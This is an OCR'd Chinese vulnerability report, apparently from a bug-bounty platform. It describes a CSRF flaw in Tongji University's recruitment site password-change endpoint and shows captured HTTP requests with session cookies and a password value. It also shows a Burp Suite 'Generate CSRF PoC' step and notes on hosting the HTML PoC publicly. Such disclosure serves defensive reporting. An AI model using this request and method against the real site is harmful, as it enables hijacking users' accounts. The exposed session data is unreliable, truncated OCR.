同济大学


时间	单位	作者	等级	Rank
2022-05-19 00:34:40	同济大学 (/list/firm/3760)	[redacted])	中危	0

无描述...

---


http://kh.tongji.edu.cn/rsfw/sys/zpglxt/index.do?customAppConfig=1#/grzx


测试账号[redacted]





```
Host : kh.tongji.edu.cn
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101
Accept : application/json, text/javascript, */*; q=0.01
Accept-Language : zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding : gzip, deflate
Content-Type : application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With : XMLHttpRequest
Content-Length : 107
Origin : http://kh.tongji.edu.cn
Connection : close
Referer : http://kh.tongji.edu.cn/rsfw/sys/zpglxt/index.do?customAppConfig=1
Cookie : track_cookie_user_id =7495c3e2-5435-3071-3a19-10daa3410ccb ; track_cookie
9e9af6fe-41c8-9088-c66e-026a247ca38d ; _WEU=
hDb3w5jm5ky9vwGUpmCd*T2apTuwQVDSOh4t4O*KDRCrfGpLnTFLQCxCs*1ECsjrVy8pwMHlsx1gOXTEHVp4C
zh; JSESSIONID =qivX7njqPxpheFFg1-WAbXsP4WVYC1HLqG6O5VJg8Wudhfy5oYwU!1267987110

data=
%7B%22JMM%22%3A%22hh200385%22%2C%22XMM%22%3A%222003justaleaf%22%2C%22QRXMM%22%3A%2220
7D
```


先登录自己的制作csrf文件



POST /rsfw/sys/zpglxt/zpww/savePassword.do HTTP/1.1
Host : kh.tongji.edu.cn
User-Agent : Mozilla/5.0 (Window
Gecko/20100101 Firefox/1
Accept : application/json, text/
Accept-Language : zh-CN,zh;q=0.8,
en;q=0.2
Accept-Encoding : gzip, deflate
Content-Type : application/x-www-
X-Requested-With : XMLHttpRequest
Content-Length : 107
Origin : http://kh.tongji.edu.cn
Connection : close
Referer : http://kh.tongji.edu.cn/
nfig=1
Cookie : track_cookie_user_id =74
; track_cookie_session_i
9e9af6fe-41c8-9088-c66e-026a247ca
hDb3w5jm5ky9vwGUpmCd*T2apTuwQVDSO
Hlsx1gOXTEHVp4Co..
zh; JSESSIONID =qivX7njqPxpheFFg1
1267987110
data=
%7B%22JMM%22%3A%22
%22%2C%
ea
7D
Scan
Do passive scan
Do active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Send to Decoder
Request in browser
Extensions
Engagement tools
Change request method
Change body encoding
Copy URL
Copy as curl command
Copy to file
Paste from file
Save item
Don't intercept requests
Find references
Discover content
Schedule task
Generate CSRF PoC




这里将器粘贴在公网服务器下保存为html文件这里以本地测试









修改成功